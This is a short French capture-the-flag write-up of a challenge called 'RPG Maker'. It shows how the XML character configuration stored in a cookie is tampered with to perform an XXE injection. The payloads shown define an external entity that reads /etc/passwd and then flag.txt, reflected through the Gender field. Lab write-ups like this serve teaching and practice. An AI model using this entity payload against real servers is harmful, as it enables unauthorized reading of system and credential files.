
Write UP - RPG Maker

Nous arrivons sur un site plutot stylé :)

Puis en analysant un peu et en jouant avec les boutons on remarque que du xml est utilisé pour générer le personnage.

Il y a moyen d'intercepter la requête via burp mais il y a aussi un cookie qui stocke la configuration du personnage !



A partir de ça nous pouvons essayer de modifier les valeurs du xml pour essayer de faire une **XXE**, on peut s'amuser à changer par exemple certaine valeur et on remarque vite qu'un seul parametre rend l'injection de manière directe :

```
<?xml version="1.0" encoding="utf-8"?>
    <Request>
      <Gender>HELLO WORLD</Gender>
      <Race>0</Race>
      <HairColor>0</HairColor>
      <HairStyle>3</HairStyle>
      <Eyes>0</Eyes>
      <ArmorColor>0</ArmorColor>
      <ArmorStyle>3</ArmorStyle>
      <Left_hand_weapon_Color>0</Left_hand_weapon_Color>
      <Left_hand_weapon_Style>9</Left_hand_weapon_Style>
      <Right_hand_weapon_Color>0</Right_hand_weapon_Color>
      <Right_hand_weapon_Style>9</Right_hand_weapon_Style>
    </Request>
```


Ici, il ne l'affiche pas

```
<?xml version="1.0" encoding="utf-8"?>
    <Request>
      <Gender>HELLO WORLD</Gender>
      <Race>0</Race>
      <HairColor>0</HairColor>
      <HairStyle>Hello WORLD</HairStyle>
      <Eyes>0</Eyes>
      <ArmorColor>0</ArmorColor>
      <ArmorStyle>3</ArmorStyle>
      <Left_hand_weapon_Color>0</Left_hand_weapon_Color>
      <Left_hand_weapon_Style>9</Left_hand_weapon_Style>
      <Right_hand_weapon_Color>0</Right_hand_weapon_Color>
      <Right_hand_weapon_Style>9</Right_hand_weapon_Style>
    </Request>
```

Essayons maitenant d'afficher notre flag !

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [<!ENTITY flag SYSTEM "/etc/passwd"> ]>
    <Request>
      <Gender>&flag;</Gender>
      <Race>0</Race>
      <HairColor>0</HairColor>
      <HairStyle>3</HairStyle>
      <Eyes>0</Eyes>
      <ArmorColor>0</ArmorColor>
      <ArmorStyle>3</ArmorStyle>
      <Left_hand_weapon_Color>0</Left_hand_weapon_Color>
      <Left_hand_weapon_Style>9</Left_hand_weapon_Style>
      <Right_hand_weapon_Color>0</Right_hand_weapon_Color>
      <Right_hand_weapon_Style>9</Right_hand_weapon_Style>
    </Request>
```

Bingo nous voyons /etc/passwd !!



PAYLOAD FINAL :

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [<!ENTITY flag SYSTEM "flag.txt"> ]>
    <Request>
      <Gender>&flag;</Gender>
      <Race>0</Race>
      <HairColor>0</HairColor>
      <HairStyle>3</HairStyle>
      <Eyes>0</Eyes>
      <ArmorColor>0</ArmorColor>
      <ArmorStyle>3</ArmorStyle>
      <Left_hand_weapon_Color>0</Left_hand_weapon_Color>
      <Left_hand_weapon_Style>9</Left_hand_weapon_Style>
      <Right_hand_weapon_Color>0</Right_hand_weapon_Color>
      <Right_hand_weapon_Style>9</Right_hand_weapon_Style>
    </Request>
```

GGWP !